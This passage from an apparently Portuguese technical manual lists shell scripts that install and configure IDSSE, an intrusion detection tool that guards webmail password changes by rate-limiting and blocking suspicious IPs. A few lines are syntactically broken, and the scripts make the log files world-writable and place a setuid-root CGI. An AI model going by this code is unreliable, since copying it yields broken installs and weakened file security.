echo "#";
echo "#  => Digite 'f' para sair da instalação em qualquer momento";
echo "#####################################################";
echo "";

while true; do ##############################################
EADMINISTRA_E=`echo $DOMINIOS | cut -f1 -d"."`;
EADMINISTRA_E=`echo $DOMINIOS | sed "s/$EADMINISTRA_E.//g"`;
EADMINISTRA_E="webadmin@$EADMINISTRA_E";
echo "=> E-mail do Administrador da Segurança";
echo "   <enter> Assume o seguinte valor: $EADMINISTRA_E";
read EADMINISTRA;
if [ "x$EADMINISTRA" = "x" ]; then
        EADMINISTRA="$EADMINISTRA_E";
fi
if [ "x$EADMINISTRA" != "x" ]; then
        if [ "$EADMINISTRA" = "f" ]; then
                echo "Não criou ou alterou o arquivo de configuração!";
                exit;
        fi
        break;
fi
done

if [ "$EADMINISTRA" = "$EADMINISTRA_E" ]; then
        DADMINISTRA_E="$DOMINIOS";
else
        DADMINISTRA_E=`echo $EADMINISTRA | cut -f1 -d"@"`;
        DADMINISTRA_E=`echo          $EADMINISTRA          |          sed
"s/$DADMINISTRA_E@//g"`;
        DADMINISTRA_E="www.$DADMINISTRA_E";
fi

while true; do ##############################################
echo "=> IP ou DNS do Administrador da Segurança";
if [ "x$DADMINISTRA_E" != "x" ]; then
        echo "   <enter> Assume o seguinte valor: $DADMINISTRA_E";
else
        DADMINISTRA_E="";
fi
read DADMINISTRA;
if [ "x$DADMINISTRA" = "x" ]; then
        DADMINISTRA="$DADMINISTRA_E";
fi
if [ "x$DADMINISTRA" != "x" ]; then
        if [ "$DADMINISTRA" = "f" ]; then
                echo "Não criou ou alterou o arquivo de configuração!";
                exit;
        fi
        break;
fi
done

echo "=> Digite a Linha que ira constar antes das outras LINHAS DE AVISO";
echo "   para o script <idsse.html> (Não é necessário preencher este campo)";
read LINHAHTML;
if [ "$LINHAHTML" = "f" ]; then
        echo "Não executou a instalação!";
        exit;
fi


clear;
echo "#####################################################";
echo "# Programa de Instalação do IDSSE                   > 5/5";
echo "# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail";
echo "# Instalação em: $D_INSTALL/idsse";
echo "#";
echo "# Configuração Default para o sensor da aplicação";
echo "#  => Digite 'f' para sair da instalação em qualquer momento";
echo "#####################################################";
echo "";

HTTPHTML_E="$DOMINIOS";
x=`basename $LOCALPHP`;
if [ "$x" = "php" ]; then
        HTTPPHP_E="$DOMINIOS/php";
else
        HTTPPHP_E="$DOMINIOS";
fi

while true; do ##############################################
echo "=> Endereço Eletrônico para acessar script(s) php, os quais executam a ";
echo "   a função de sensor para o script <chetcpasswd.cgi>.";
echo "   => Para acessar: http://$HTTPPHP_E/idsse.php";
echo "      Digite, por exemplo: $HTTPPHP_E";
echo "";
echo "   <enter> Assume o seguinte valor: $HTTPPHP_E";
read HTTPPHP;
if [ "x$HTTPPHP" = "x" ]; then
        if [ "x$HTTPPHP_E" != "x"  ]; then
                HTTPPHP="$HTTPPHP_E";
        fi
fi
if [ "x$HTTPPHP" != "x" ]; then
        if [ "$HTTPPHP" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
        break;
fi
done

while true; do ##############################################
echo "=> Endereço Eletrônico para acessar o script <idsse.html>, o qual irá";
echo "   chamar o script <idsse.php> repassando para o mesmo as informações";
echo "   de alteração de senha:";
echo "   => Para acessar: http://$HTTPHTML_E/idsse.html";
echo "      Digite, por exemplo: $HTTPHTML_E";
echo "";
echo "   <enter> Assume o seguinte valor: $HTTPPHP_E";
read HTTPHTML;
if [ "x$HTTPHTML" = "x" ]; then
        if [ "x$HTTPHTML_E" != "x"  ]; then
                HTTPHTML="$HTTPHTML_E";
        fi
fi
if [ "x$HTTPHTML" != "x" ]; then
        if [ "$HTTPHTML" = "f" ]; then
                echo "Não executou a instalação!";
                exit;
        fi
        break;
fi
done


########################################
echo "
=> Digite a 1a Linha que ira constar antes das outras LINHAS DE AVISO   (1)
  para o script <idsse.html> (somente se você for utilizá-lo)
LINHAHTML#$LINHAHTML

=> Endereço Eletrônico para acesso aos script(s) php que funcionam como (1)
  sensor(es) da aplicação. <idsse.php, idsse1.php, idsse2.php ... idsse9.php>
HTTPPHP#$HTTPPHP
```

```
=> Endereço Eletrônico da página que irá chamar o script <idsse.php> a qual (2)
  repassará para o mesmo as informações de alteração de senha:
        > Página (default) gerada pelo g_idsse.html para acessar o   (1) (2)
          Script idsse.php
HTTPHTML#0#$HTTPHTML/idsse.html
        > Defina abaixo outras páginas que irão repassar dados ao sensor.(2)
        > Para cada página definida, na execução do gerador <g_idsse.php>,
          será criado um script php correspondende que funcionará como
          sensor, podendo ser gerados até 9 sensores.
HTTPHTML#1#
HTTPHTML#2#
HTTPHTML#3#
HTTPHTML#4#
HTTPHTML#5#
HTTPHTML#6#
HTTPHTML#7#
HTTPHTML#8#
HTTPHTML#9#

(1) Ao alterar campo(s) com esta marcação execute novamente <g_idsse.html>
   no sistema operacional, para gerar novamente a página html <idsse.html>
   com as novas definições.
(2) Ao alterar campo(s) com esta marcação execute novamente <g_idsse.php>
   no sistema operacional, para gerar novamente os scripts <idsses.php>
   com as novas definições (idsse.php, idsse1.php, ..., idsse9.php).
" > sensor.conf;

########################################
echo "
=> Diretório (percurso absoluto) de armazenamento das páginas html:
LOCALHTML#$LOCALHTML
a descrição acima não pode ser alterada depois de instalado o idsse

=> Diretório (percurso absoluto) de armazenamento dos scripts php:
LOCALPHP#$LOCALPHP
a descrição acima não pode ser alterada depois de instalado o idsse

=> Local ou Diretório (percurso absoluto) do script chetcpasswd.cgi:;
LOCALCHET#$LOCALCHET
a descrição acima não pode ser alterada depois de instalado o idsse

=> Nome de Domínio do Servidor de E-mail:
DOMINIOS#$DOMINIOS

=> Sufixo do Nome de Domínio do Servidor de E-mail: (1)
SUFIXOS#$SUFIXOS

=> Apelido para o E-mail do Remetente que Informa o Adm. da Segurança (1)
  Assume ($ESUPORTE) para o seguinte: $ESUPORTE@$SUFIXOS
ESUPORTE#$ESUPORTE

=> E-mail do Administrador da Segurança: (1)
EADMINISTRA#$EADMINISTRA

=> IP ou DNS do Administrador da Segurança: (1)
DADMINISTRA#$DADMINISTRA

(1) Ao alterar campo(s) com esta marcação execute novamente <g_mensagem.sh>
   no sistema operacional, para gerar novamente a biblioteca <mensagem.inc>
" > instala.txt;
########################################

cd $D_INSTALL;

echo "Criando..... => idsse   => idsse/ids_controle   => idsse/ids_instala";

mkdir idsse 2>/dev/null;
mkdir idsse/ids_controle 2>/dev/null;
mkdir idsse/ids_instala 2>/dev/null;
mv $CDORIGEM/instala.txt idsse/ids_instala 2>/dev/null;
mv $CDORIGEM/sensor.conf idsse/ids_instala 2>/dev/null;
cp -a $LOCALCHET/chetcpasswd.cgi idsse/ids_instala 2>/dev/null;

if [ ! -d "idsse" ]; then
        echo "Problemas... Não foi criado => idsse";
        exit;
fi
if [ ! -d "idsse/ids_instala" ]; then
        echo "Problemas... Não foi criado => idsse/ids_instala";
        rm -rf idsse 2>/dev/null;
        exit;
fi
if [ ! -d "idsse/ids_controle" ]; then
        echo "Problemas... Não foi criado => idsse/ids_controle";
        rm -rf idsse 2>/dev/null;
        exit;
fi
if [ ! -f "idsse/ids_instala/instala.txt" ]; then
        echo "Problemas... Não foi criado => idsse/ids_instala/instala.txt";
        rm -rf idsse 2>/dev/null;
        exit;
fi
if [ ! -f "idsse/ids_instala/sensor.conf" ]; then
        echo "Problemas... Não foi criado => idsse/ids_instala/sensor.conf";
        rm -rf idsse 2>/dev/null;
        exit;
fi

if [ -d "/var/log" ]; then
        mkdir /var/log/idsse 2>/dev/null;
        chmod ug=rwx /var/log/idsse 2>/dev/null;
        chmod o= /var/log/idsse 2>/dev/null;
        chgrp nobody /var/log/idsse 2>/dev/null;
fi

if [ -d "/var/log/idsse" ]; then
        ln -s /var/log/idsse idsse/logs;
        echo "Criando..... => /var/log/idsse   <---Linkando---> idsse/logs";
else
        mkdir idsse/logs 2>/dev/null;
        echo "Criando..... => logs";
fi

if [ ! -d "idsse/logs" ]; then
        if [ ! -f "idsse/logs" ]; then
                echo "Problemas... Não foi criado => idsse/logs";
                rm -rf idsse 2>/dev/null;
                exit;
        fi
fi

chmod 770 idsse idsse/* 2>/dev/null;
chmod 700 idsse/ids_instala;
chgrp nobody idsse idsse/ids_controle idsse/log 2>/dev/null;

cp -a $CDORIGEM/* idsse/ids_instala 2>/dev/null;

for i in 0 1 2 3 4 5 6 7; do
        x=".$i";
        if [ "$i" = "7" ]; then
                x="";
        fi
        a1="idsse/logs/acesso_interno$x";
        a2="idsse/logs/acesso_externo$x";
        a3="idsse/logs/sem_acesso$x";
        if [ ! -f "$a1" ]; then
                touch "$a1" 2>/dev/null;
        fi
        if [ ! -f "$a2" ]; then
                touch "$a2" 2>/dev/null;
        fi
        if [ ! -f "$a3" ]; then
                touch "$a3" 2>/dev/null;
        fi
done

if [ ! -f "idsse/logs/alerta.log" ]; then
        touch "idsse/logs/alerta.log" 2>/dev/null;
fi

chmod ugo=rwx idsse/logs/*;

cd $D_INSTALL/idsse/ids_instala 2>/dev/null;
if [ ! -f "g_idsse.php" ]; then
        echo "Erro: Não encontrou g_idsse.php";
else
        echo "Tecle <enter> para prosseguir...";
        read T;
        sh g_idsse.php;
fi
echo "Tecle <enter> para prosseguir...";
read T;
if [ ! -f "g_idsse.html" ]; then
        echo "Erro: Não encontrou g_idsse.html";
else
        sh g_idsse.html;
```

```
fi
echo "Tecle <enter> para prosseguir...";
read T;
echo "";
echo "ATENÇÃO!";
echo "";
echo "Verifique se o script <chetcpasswd.cgi> foi copiado para o diretório:";
echo "=> $D_INSTALL/idsse/ids_instala";
echo "    e então o exclua de:";
echo "=> $LOCALCHET";
echo "";
echo "Instalação realizada com sucesso! <<<<<<<<<<";
echo "";
```

```
echo "Para configurar a aplicação posicione-se em: **************************";
echo ">>>>>> $D_INSTALL/idsse/ids_instala/   e execute <configura>";
echo "";
echo "Observação: Para configurar outro(s) sensor(es), posicione-se no mesmo";
echo "           diretório de configuração, então:";
echo "         1) Edite o arquivo <sensor.conf> e especifique o que é pedido.";
echo "         2) Gere o(s) sensor(es) executando <g_idsse.php>";
echo "";

########################################
```

Programa: **configura**

Primeiramente será mostrada a estrutura de arquivos definida no SO a partir da execução do programa de configuração e após é listado o código fonte.

Estrutura de arquivos após a configuração: **********

[root@Máquina idsse]# **ls -l***<enter>*

```
total 92
-rw-rw----    1 root    nobody     1788         Aug  9 07:33 alerta_idsse.sh
-rw-rw----    1 root    nobody      938         Aug  9 07:34 analisar.inc
-rw-rw----    1 root    nobody    10974         Aug  9 07:33 biblioteca_fx.inc
-rw-rw----    1 root    nobody     4847         Aug  9 07:33 estrutura_fx.req
drwxrwx---    2 root    nobody     4096         Aug  8 20:47 ids_controle
drwx------    2 root    root       4096         Aug  9 07:34 ids_instala
-rw-r--r--    1 root    root        595         Aug  9 07:33 idsse.conf
lrwxrwxrwx    1 root    root         14         Aug  8 20:47 logs -> /var/log/idsse
-rw-rw----    1 root    nobody     1032         Aug  9 07:33 mensagem.inc
-rwsr-xr-x    1 root    root      45537         Apr 26 20:05 nomequalquer
```

Listagem do código fonte:

```
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
        cd ids_instala 2>/dev/null;
fi
if [ ! -f "instala.txt" ]; then
        cd $CDORIGEM 2>/dev/null;
        echo "Não encontrou instala.txt.";
        echo "O IDSSE não vai ser configurado...";
        exit;
fi

DOMINIOS=`sed -n "/DOMINIOS/p" instala.txt 2>/dev/null | cut -f2 -d#`;
SUFIXOS=`sed -n "/SUFIXOS/p" instala.txt 2>/dev/null | cut -f2 -d#`;
NOMECHET_E=`sed -n "/NOMECHET/p" ../idsse.conf 2>/dev/null | cut -f2 -d#`;
HTTPCHET_E=`sed -n "/HTTPCHET/p" ../idsse.conf 2>/dev/null | cut -f2 -d#`;

clear;
echo "";
echo "#####################################################";
echo "# Configuração do IDSSE  - Atualização        Versão 1.0      ";
echo "#";
echo "#  => Digite 'f' para sair da configuração em qualquer momento";
echo "#####################################################";
echo "";

while true; do ##########################################
echo "=> Novo Nome p/o Script chetcpasswd.cgi, (Nome Anterior: $NOMECHET_E):";
read NOMECHET;
if [ "x$NOMECHET" = "x" ]; then
        NOMECHET="$NOMECHET_E";
fi
if [ "x$NOMECHET" != "x" ]; then
        if [ "$NOMECHET" = "f" ]; then
                cd $CDORIGEM 2>/dev/null;
                echo "Não criou ou alterou o arquivo de configuração!";
                exit;
        fi
        if [ "$NOMECHET" != "chetcpasswd.cgi" ]; then
                break;
        fi
fi
done

if [ "x$HTTPCHET_E" = "x" ]; then
        HTTPCHET_E="$DOMINIOS/cgi-bin/idsse/$NOMECHET";
else
        if [ "x$NOMECHET_E" != "x" ]; then
                if [ "x$NOMECHET" != "x$NOMECHET_E" ]; then
                        V=`basename $HTTPCHET_E`;
                        V=`echo $HTTPCHET_E | sed "s/$V//g"`;
                        HTTPCHET_E="$V$NOMECHET";
                fi
        fi
fi

while true; do ##########################################
echo "=> Endereço Eletrônico do acesso ao script <chetcpasswd.cgi>:";
echo "   agora com o nome de $NOMECHET.";
echo "   <enter> Assume o seguinte valor: $HTTPCHET_E";
read HTTPCHET;
if [ "x$HTTPCHET" = "x" ]; then
        if [ "x$HTTPCHET_E" != "x"  ]; then
```

```
                        HTTPCHET="$HTTPCHET_E";
                fi
fi
if [ "x$HTTPCHET" != "x" ]; then
                if [ "$HTTPCHET" = "f" ]; then
                        cd $CDORIGEM 2>/dev/null;
                        echo "Não criou ou alterou o arquivo de configuração!";
                        exit;
                fi
                break;
fi
done

########################################

echo "As variáveis definidas neste arquivo são lidas pelo(s) sensores:

Você pode alterar o  conteúdo delas através da edição deste arquivo ou
entrando no subdiretório <ids_instal> e executando o programa atualiza

                Ao alterar este arquivo através da sua edição,
renomei-e o script chetcpasswd.cgi que está com o nome antigo para
o nome atual  e  altere o endereço eletrônico  de acesso  ao mesmo.

=> Novo nome do script chetcpasswd.cgi:
NOMECHET#$NOMECHET

=> Endereço Eletrônico do acesso ao script <chetcpasswd.cgi> agora c/novo nome
HTTPCHET#$HTTPCHET" > ../idsse.conf;

if [ "x$NOMECHET_E" != "x" ]; then
                rm -f ../$NOMECHET_E 2>/dev/null;
fi
cp -a chetcpasswd.cgi ../$NOMECHET 2>/dev/null;

if [ -f "../idsse.conf" ]; then
                echo "Arquivo de configuração criado com sucesso...";
fi
if [ -f "../$NOMECHET" ]; then
                echo "script criado com sucesso...";
fi

########################################

if [ ! -f "../mensagem.inc" ]; then
                sh g_mensagem.inc;
fi
sh fx_copia.sh;
if [ ! -f "../analisar.inc" ]; then
                sh g_analisar.inc;
fi

cd $CDORIGEM 2>/dev/null;
```

Programa: **fx_copia.sh**

Este programa é acionado durante a configuração, podendo também ser executado pelo usuário (dentro de ../idsse/ids_instala/).

Copia para o diretório idsse: alerta_idsse.sh, biblioteca_fx.inc e estrutura_fx.req

Listagem do código fonte:

```
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
                cd ids_instala 2>/dev/null;
fi

if [ -f "biblioteca_fx.inc" ]; then
                if [ -f "../biblioteca_fx.inc" ]; then
                        echo "<biblioteca_fx.inc> Já existe em ../";
                else
                        echo "Copiando <biblioteca_fx.inc> para ../";
                        cp biblioteca_fx.inc ../;
                        chgrp nobody ../biblioteca_fx.inc;
                        chmod ugo= ../biblioteca_fx.inc;
                        chmod ug=rw ../biblioteca_fx.inc;
                fi
else
                echo "Não encontrou <biblioteca_fx.inc>";
fi

if [ -f "estrutura_fx.req" ]; then
                if [ -f "../estrutura_fx.req" ]; then
                        echo "<estrutura_fx.inc> Já existe em ../";
                else
                        echo "Copiando <estrutura_fx.req> para ../";
                        cp estrutura_fx.req ../;
                        chgrp nobody ../estrutura_fx.req;
                        chmod ugo= ../estrutura_fx.req;
                        chmod ug=rw ../estrutura_fx.req;
                fi
else
                echo "Não encontrou <estrutura_fx.req>";
fi

if [ -f "alerta_idsse.sh" ]; then
                if [ -f "../alerta_idsse.sh" ]; then
                        echo "<alerta_idsse.sh> Já existe em ../";
                else
                        echo "Copiando <alerta_idsse.sh> para ../";
                        cp alerta_idsse.sh ../;
                        chgrp nobody ../alerta_idsse.sh;
                        chmod ugo= ../alerta_idsse.sh;
                        chmod ug=rw ../alerta_idsse.sh;
                fi
else
                echo "Não encontrou <alerta_idsse.sh>";
fi

cd $CDORIGEM 2>/dev/null;
```

Programa: **g_idsse.php**

Este programa é acionado durante a instalação e no caso de posteriores alterações nos arquivos de configuração da aplicação para a instalação de novos sensores, o mesmo pode ser executado pelo usuário (dentro de ../idsse/ids_instala/).

Gera no diretório de scripts php o(s) script(s): idsse(*n*).php

Quando da instalação gera o script default: idsse.php

[root@Máquina *DiretórioDeScriptsPHP*]# **ls -l idsse.php***<enter>*
-rw-r--r-- 1 root root 464 Aug 8 20:55 idsse.php

Listagem do código fonte:

```
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
        cd ids_instala 2>/dev/null;
fi
if [ ! -f "instala.txt" ]; then
        cd $CDORIGEM 2>/dev/null;
        echo "Você não está dentro do diretório correto...";
        echo "A biblioteca <analisar.inc> não será criada ...";
        exit;
fi

 I="");';
V1=`pwd`;
V2=`echo $V1 | sed "s/ids_instala//g"`;
V1='define ("INSTALL", "';
INSTALL="$V1$V2$I";
LOCALPHP=`sed -n "/LOCALPHP/p" instala.txt 2>/dev/null | cut -f2 -d#`

if [ "x$LOCALPHP" = "x" ]; then
        echo "Diretório de scripts php não encontrado...";
        exit;
fi
if [ ! -d $LOCALPHP ]; then
        echo "Diretório de scripts php: $LOCALHTML não encontrado...";
        echo "Os scripts phps <idsse'n'.php> não serão criados ...";
        exit;
fi

clear
echo "";
echo "#######################################################";
echo "# Configuração do IDSSE          Versão 1.0          ";
echo "#";
echo "# Gera scripts php que funcionarão como sensor da aplicação";
echo "#";
echo "# Nas respostas digite: ('s' para SIM),";
echo "#      qualquer outro valor será considerado como NÃO.";
echo "#######################################################";
echo "";
########################################
echo "=> Mostrar mensagens auxiliares (geradas pelo idsse: bloqueio, avisos,";
echo "   erro, etc.) em texto HTML? (Se: Não, gera em Menu Popup (JavaScript)";
read H;
if [ "$H" = "s" ]; then
        HTMER='define ("HTMER", 1);';
else
        HTMER='define ("HTMER", 0);';
fi
########################################
echo "=> Mostrar mensagem gerada pelo chetcpasswd.cgi em Menu Popup?";
echo "                    (Se: Não, gera em texto HTML)";
read H;
if [ "$H" = "s" ]; then
        HTMOK='define ("HTMOK", 0);';
else
        HTMOK='define ("HTMOK", 1);';
fi
echo "";
########################################

for n in 0 1 2 3 4 5 6 7 8 9; do
        V2=`sed -n "/HTTPHTML#$n#/p" sensor.conf 2>/dev/null | cut -f3 -d#`
        if [ "x$V2" = "x" ]; then
                continue;
        fi
        V1='define ("HTTPHTML", "http://';
        HTTPHTML="$V1$V2$I";
        if [ "$n" = "0" ]; then
                PHP="idsse.php";
        else
                PHP="idsse$n.php";
        fi

########################################
        if [ -f "$LOCALPHP/$PHP" ]; then
                echo "=> O script <$PHP> já existe em
<$LOCALCHET>";
                echo "   Gerar novamente ('s' para SIM):";
                read GERA;
                if [ "$GERA" != "s" ]; then
                        echo "O script <$PHP> não será
gerado...";
                        echo "";
                        continue;
                fi
        fi
########################################

echo "<?php
# Status = 1 mostra mensagem em Texto HTML, se 0 em Menu Popup (javascript)
$HTMER # Mensagens geradas por esta aplicação
$HTMOK # Mensagens geradas pelo chetcpasswd.cgi
$INSTALL
$HTTPHTML" > $PHP;

echo '
include INSTALL."mensagem.inc";
include INSTALL."analisar.inc";
include INSTALL."biblioteca_fx.inc";

require_once INSTALL."estrutura_fx.req";

?>' >> $PHP;

########################################

if [ -f "$PHP" ]; then
        mv $PHP $LOCALPHP 2>/dev/null;
        if [ -f "$LOCALPHP/$PHP" ]; then
                echo "Script <$PHP> gerado em $LOCALPHP";
        else
                echo "Erro: O script <$PHP> não foi gerado...";
        fi
else
        echo "Erro: O script <$PHP> não foi gerado...";
fi
echo "";

done

cd $CDORIGEM 2>/dev/null;
```

Programa: **g_analisar.inc**

Este programa é acionado durante a configuração, podendo também ser executado pelo usuário (dentro de ../idsse/ids_instala/), quando o mesmo desejar alterar algum parâmetro que se refere a analise das requisições de alteração de senha enviadas ao(s) script(s) php.

Gera no diretório idsse: analisar.inc

Listagem do código fonte:

```
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
        cd ids_instala 2>/dev/null;
fi
if [ ! -f "instala.txt" ]; then
        cd $CDORIGEM 2>/dev/null;
        echo "Você não está dentro do diretório correto...";
        echo "A biblioteca <analisar.inc> não será criada ...";
        exit;
fi

clear
echo "";
echo "#######################################################";
echo "# Configuração do IDSSE          Versão 1.0          Parte: 1/2";
echo "#";
echo "# Gera biblioteca <analisar.inc> que trata dos";
echo "#      procedimentos de segurança da aplicação.";
echo "# >>>> Os procedimentos serão considerados para o dia corrente.";
echo "#";
echo "#######################################################";
echo "";
########################################
echo "=> Efetuar controle diário com bloqueio de alteração de senha para";
echo "   usuários que tentam alterar várias vezes a senha no mesmo dia.";
echo "";
echo " > Em caso afirmativo, digite o número de vezes que um usuário tem";
echo "   permissão de alterar sua senha de determinado IP:";
read C1;
if [ "x$C1" = "x" ]; then
        C1='$total_log= 0;';
        C11="x";
else
        C11='$total_log=';
        C1="$C11 $C1;";
fi
########################################
echo "=> Na  suspeita de alguém estar tentando descobrir senhas de outros";
echo "   usuários (tentativas de alterar senha inferiores a 5 segundos).";
echo "   Bloquear determinado IP por um período de tempo?";
echo "";
echo " > Em caso afirmativo, digite o tempo em minutos que o usuário deve";
echo "   aguardar para poder alterar a senha novamente:";
read C2;
if [ "x$C2" = "x" ]; then
        C2='$tempo_log= 0;';
else
        V1='$tempo_log=';
        C2="$V1 $C2;";
fi
########################################
if [ "$C11" != "x" ]; then
clear
echo "";
echo "#######################################################";
echo "# Configuração do IDSSE          Versão 1.0          Parte: 2/2";
echo "#";
echo "# Gera biblioteca <analisar.inc> que trata própriamente dos";
echo "#      procedimentos de segurança da aplicação.";
echo "# >>>> Os procedimentos serão considerados para o dia corrente.";
echo "#######################################################";
echo "";
echo "=> Devido ao número excessivo de tentativas para alterar a senha, uma";
echo "   máquina (de determinado IP) pode bloquear contas dos usuários.";
echo "   Bloquear o IP da máquina neste caso?";
echo "";
echo " > Em caso afirmativo, digite o número de vezes a ser tolerado:";
read C3;
fi
if [ "x$C3" = "x" ]; then
        C3='$ipqtd_log= 0;';
else
        V1='$ipqtd_log=';
        C3="$V1 $C3;";
fi
########################################
echo "<?php

Function Analisa() { ########################################

        $C1
        $C2
        $C3" > analisar.inc;

echo '  $retorna  = 0;

        IF ($total_log && $ipqtd) {
                if ($retorna = LimiteDeAlteracoesIP($ipqtd))
                TrataLog("Bloqueio do IP (vários usuários)", 0);
        }

        IF ($tempo_log && !$retorna) {
                if ($retorna = TempoDeBloqueio($tempo_log))
                        TrataLog("Bloqueio do IP (tempo de
acesso)", 0);
        }

        IF ($total_log && !$retorna) {
                if ($retorna = LimiteDeAlteracoes($total_log))
                TrataLog("Bloqueio do IP (nr. de alterações)", 0);
        }

        if ($retorna)
                HtmlBack("Operação Bloqueada! Tente novamente ".
                "amanhã, ou de outra máquina.", HTTPHTML, HTMER);

        ELSE IF ($retorna = ProcuraPadrao($tempo_log)) {

                IF ($retorna == 1) {
                TrataLog("Bloqueado - Provável Ataque", 0);
                HtmlBack("$user, tente alterar sua senha mais tarde!",
                                        HTTPHTML, HTMER);
                }
                else $retorna = 0;
        }

        return($retorna);
}

?>' >> analisar.inc;

mv analisar.inc ..;
chgrp nobody ../analisar.inc;
chmod ugo= ../analisar.inc;
chmod ug=rw ../analisar.inc;

cd $CDORIGEM 2>/dev/null;

echo "Criada a biblioteca <analisar.inc>";
```

Programa: **g_mensagem.inc**

Este programa é acionado durante a configuração, podendo também ser executado pelo usuário (dentro de ../idsse/ids_instala/), quando o mesmo alterar algum parâmetro da configuração que se refere às informações do emissor e receptor dos eventos originados pela aplicação.

Gera no diretório idsse: mensagem.inc

Listagem do código fonte:

```
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
        cd ids_instala 2>/dev/null;
fi
if [ ! -f "instala.txt" ]; then
        echo "Não encontrou instala.txt.";
        echo "A biblioteca <mensagem.inc> não será criada ou atualizada...";
        exit;
fi

ASPA="';';
V1=`sed -n "/ESUPORTE/p" instala.txt 2>/dev/null | cut -f2 -d#`;
V2=`sed -n "/SUFIXOS/p" instala.txt 2>/dev/null | cut -f2 -d#`;
V2="$V1@$V2";
V1='$de   = "';
V1="$V1$V2$ASPA";
V2='$dns  = "';
V3=`sed -n "/DADMINISTRA/p" instala.txt 2>/dev/null | cut -f2 -d#`;
V2="$V2$V3$ASPA";
V3='$para = "';
V4=`sed -n "/EADMINISTRA/p" instala.txt 2>/dev/null | cut -f2 -d#`;
V3="$V3$V4$ASPA";

########################################
echo '<?php

########################################
#
# dns = DNS ou IP do Administrador da Segurança
#

Function Avisa($assunto, $mensagem, $dados) { ##########################
' > mensagem.inc;

echo "   $V1
        $V2
        $V3" >> mensagem.inc;

echo '
        list($dt, $user, $hr, $ip1, $ip2) = split("#", DLOG, 5);

        $mensagem = "$mensagem \n == Informações Complementares ==
\n".
                " Data: $dt - $hr \n Usuário: $user \n".
                " IPs: > $ip1   > $ip2 \n Descrição: $dados";

        $FD_SOCK = fsockopen($dns, 25, &$errno, &$errstr, 30);

        IF ($FD_SOCK) {

                fputs($FD_SOCK, "hello\n");
                fputs($FD_SOCK, "mail from: $de\n");
                fputs($FD_SOCK, "rcpt to: $para\n");
                fputs($FD_SOCK, "data\n");
                fputs($FD_SOCK, "Subject: $assunto\n");
                fputs($FD_SOCK, "\n");
                fputs($FD_SOCK, "\n");
                fputs($FD_SOCK, "$mensagem\n");
                fputs($FD_SOCK, ".\n");
                fputs($FD_SOCK, "quit\n");

                fclose($FD_SOCK);

        }
        else   mail($para,   $assunto,   $mensagem,   "From:   $de\nReply-To:
$de\n");

}

?>' >> mensagem.inc;

mv mensagem.inc ..;
chgrp nobody ../mensagem.inc;
chmod ugo= ../mensagem.inc;
chmod ug=rw ../mensagem.inc;

cd $CDORIGEM 2>/dev/null;

echo "Criada a biblioteca <mensagem.inc>";
```

Programa: **g_idsse.html**

Este programa é acionado durante a instalação e no caso de posteriores alterações nos arquivos de configuração da aplicação, o mesmo pode ser executado pelo usuário (dentro de ../idsse/ids_instala/).

Gera no diretório de páginas html a página: idsse.html

Copia para o diretório de páginas html: certo.gif

Quando da execução deste progama: idsse.html e certo.gif

[root@Máquina *DiretórioDePáginasHM*L]# **ls -l cer*gif idsse.html**<*enter*>
-rw-r--r-- 1 root root 675 Jun 10 11:19 certo.gif
-rw-r--r-- 1 root root 2844 Aug 8 20:55 idsse.html

Listagem do código fonte:

```
clear;
CDORIGEM=`pwd`;
V=`basename $CDORIGEM`;
if [ "$V" = "idsse" ]; then
		cd ids_instala 2>/dev/null;
fi
if [ ! -f "instala.txt" ]; then
		cd $CDORIGEM 2>/dev/null;
		echo "Não encontrou instala.txt.";
		echo "A página html <idsse.html> não será criada ...";
		exit;
fi
if [ ! -f "sensor.conf" ]; then
		cd $CDORIGEM 2>/dev/null;
		echo "Não encontrou sensor.conf";
		echo "A página html <idsse.html> não será criada ...";
		exit;
fi

V='@';
LINHAHTML=`sed -n "/LINHAHTML/p" sensor.conf | cut -f2 -d#`
HTTPPHP=`sed -n "/HTTPPHP/p" sensor.conf | cut -f2 -d#`
SUFIXOS=`sed -n "/SUFIXOS/p" instala.txt | cut -f2 -d#`
LOCALHTML=`sed -n "/LOCALHTML/p" instala.txt | cut -f2 -d#`

if [ "x$LOCALHTML" = "x" ]; then
		echo "Diretório de páginas html não encontrado...";
		exit;
fi
if [ ! -d $LOCALHTML ]; then
		echo "Diretório de páginas html: $LOCALHTML não encontrado...";
		echo "A página html <idsse.html> não será criada ...";
		exit;
fi

########################################

echo "<!DOCTYPE HTML PUBLIC '-//IETF//DTD HTML//EN'>
<html>
<meta http-equiv='Content-Type'content='text/html; charset=iso-8859-1'>
<meta name='GENERATOR'content='Microsoft FrontPage 3.0'>

<style><!--
.RedLink:hover { color:#FF0000; text-decoration:nome;}
.RedLink { color:#000000; text-decoration: nome; font-family:
Arial, Verdana , Helvetica, sans-serif; font-size=14px }
--></style>

<font size='2'>

<tr><td width='100%'><p align='center'><big><strong>
		ALTERE SUA SENHA DO E-MAIL</strong></big></td></tr>

<tr><td width='100%'> <p align='justify'>
		Por medida de segurança, lembre-se dessas regras antes de alterar
sua senha:<br><br>" > idsse.html

if [ "x$LINHAHTML" != "x" ]; then
		echo "
<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
		$LINHAHTML.<br>" >> idsse.html
fi

echo "
<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
		A senha pode conter letras maiúsculas e/ou minúsculas.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
		Você pode utilizar letras, números ou qualquer caracter do
teclado.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
		A nova senha deve conter de seis (6) a oito (8) caracteres de
comprimento.<br>

<img src='certo.gif'WIDTH='13'HEIGHT='13'>  
		A nova senha deve conter pelo menos três (3) letras (a-z) e dois (2)
números (0-9).

<form action='http://$HTTPPHP/idsse.php'method='POST'>

<div align='left'>
<table border='0'width='98%'cellspacing='0'cellpadding='0'height='81'>

<tr><td width='100%'height='13'><hr align='center'></td></tr>

<tr><td width='100%'height='12'>
		<b>       Usuário:</b>
		<input size='10'name='user'><b>@$SUFIXOS</b></td></tr>

<tr><td width='100%'height='25'>
